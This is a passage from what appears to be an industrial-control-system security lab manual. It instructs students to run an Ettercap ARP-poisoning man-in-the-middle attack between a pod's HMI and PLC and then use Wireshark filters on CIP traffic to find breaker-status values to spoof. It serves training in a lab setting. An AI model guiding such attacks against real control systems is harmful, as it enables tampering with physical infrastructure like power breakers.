
6. If there are no IP Addresses listed on the Host List tab after a short period, contact out the instructor. If you see the IP Address 172.16.[xx].2 and 172.16.[xx].3 where [xx] is your Pod number then continue.
7. Next, we will select the hosts that will be the victims of the MiTM attack.
   a. Click on "`Hosts`" from the top menu bar.
   b. Click on "`Hosts list`" from the dropdown menu.
8. To intercept the traffic between two communicating hosts, we must select each of those hosts as different targets. Select the first target. Select by highlighting the Pod HMI and click on "`Add to Target 1`" button.

172.16.AA.3

Where **AA** = Pod# = 1-15


Examples:

Pod1 = 172.16.1.3
Pod12 = 172.16.12.3




9. Select by highlighting the Pod PLC and click on "`Add to Target 2`" button.

```
172.16.AA.2

     Where      AA    = Pod# = 1-15

     Examples:
                Pod1 = 172.16.1.2
                Pod12 = 172.16.12.2
```




10. Verify both targets are displayed at the bottom of the information window.



11. Start the MiTM attack using ARP poisoning.

a. Click on "`Mitm`" from the top menu bar.


b. Click on "`ARP poisoning`" from the dropdown menu.



12. Enable sniffing of the traffic between the HMI and the PLC.

    a. Check the box next to "`Sniff remote connections`" from the "MITM Attack: ARP Poisoning" window.

    b. Click the "`OK`" button.



Using ARP Poisoning, Ettercap has spoofed the MAC addresses of the targets and inserted Kali Linux into the middle of the conversation between the HMI and the PLC. Additionally, Wireshark should now be capturing the CIP traffic between the HMI and the PLC.

13. Confirm Wireshark is now capturing CIP traffic.

Task 3 -- Identify Values to Spoof


1. You will now capture the breaker status changes with the Wireshark network traffic capture running.

   a. Using the physical Red and Green pushbuttons on the Pod, Open and Close the breakers a few times. If possible, remember the sequence of buttons you pushed. You can push the left button, then the right button or you can push both at the same time. Remembering what you did will help you as you search through the Wireshark capture.

   b. Stop the Wireshark packet capture by pushing the "`Red`" stop icon.

> **Note**
>
> Keeping the number of packets to a minimum amount will make the next steps of digging through the Wireshark captures easier. To keep the packet capture size to a minimum, start the Wireshark capture, press the Green and Red pushbuttons a few times then stop the Wireshark capture. Typically, this activity should take about 15-30 seconds.

2. Save the packet capture to the Desktop. Do this by selecting the from the File menu then select Save As. You can select the pcap format by using the "`Save as:`" selector.



3. Making sure the .pcap you just saved is open, you will add a custom filter into the Filter toolbar to display only traffic coming from your Pod's CompactLogix PLC and a filter on the Common Industrial Protocol (CIP) service code 0x4c which is a successful read of a CIP packet.

   Enter the following Wireshark filter into the Filter toolbar:

```
ip.src==172.16.AA.2 && cip.sc==0x4c
```

Where:

AA = Pod# = 1-15

Example

Pod 1 = `ip.src==172.16.1.2 && cip.sc==0x4c`


Pod 12 = `ip.src==172.16.12.2 && cip.sc==0x4c`

Also note, there is a space before and after the and "&&" filter syntax.


Note

We are entering an IP Address source and specific CIP protocol service code filter for the Pod's PLC into our Wireshark filter so we can limit our packet investigation to only the traffic being sent from the CompactLogix PLC to the Pod HMI.

4. Press the `Enter` key.




5. Sort the CIP traffic by the "Info" column to make it easier to identify the appropriate network packets. Click on the "Info" column header to sort by name. This should sort any "Class (0xb2) – Service (0x4c)" packets that were capture to the top of Packet List Pane




6. We want to be able to use the computer keyboard's up and down arrow keys to scroll through the packets with the goal to see which bits are changing when we opened and closed the breakers with the physical breaker pushbuttons.

> **Note**
>
> Do not use the PanelView HMI pushbuttons to open and close the breakers. Use the physical Red and Green breaker open and close pushbuttons found on the front of the Pod.


To begin, highlight the EtherNet/IP (Industrial Protocol) protocol in the Packet Detail Pane of the Wireshark capture. This is found in the middle frame of the capture



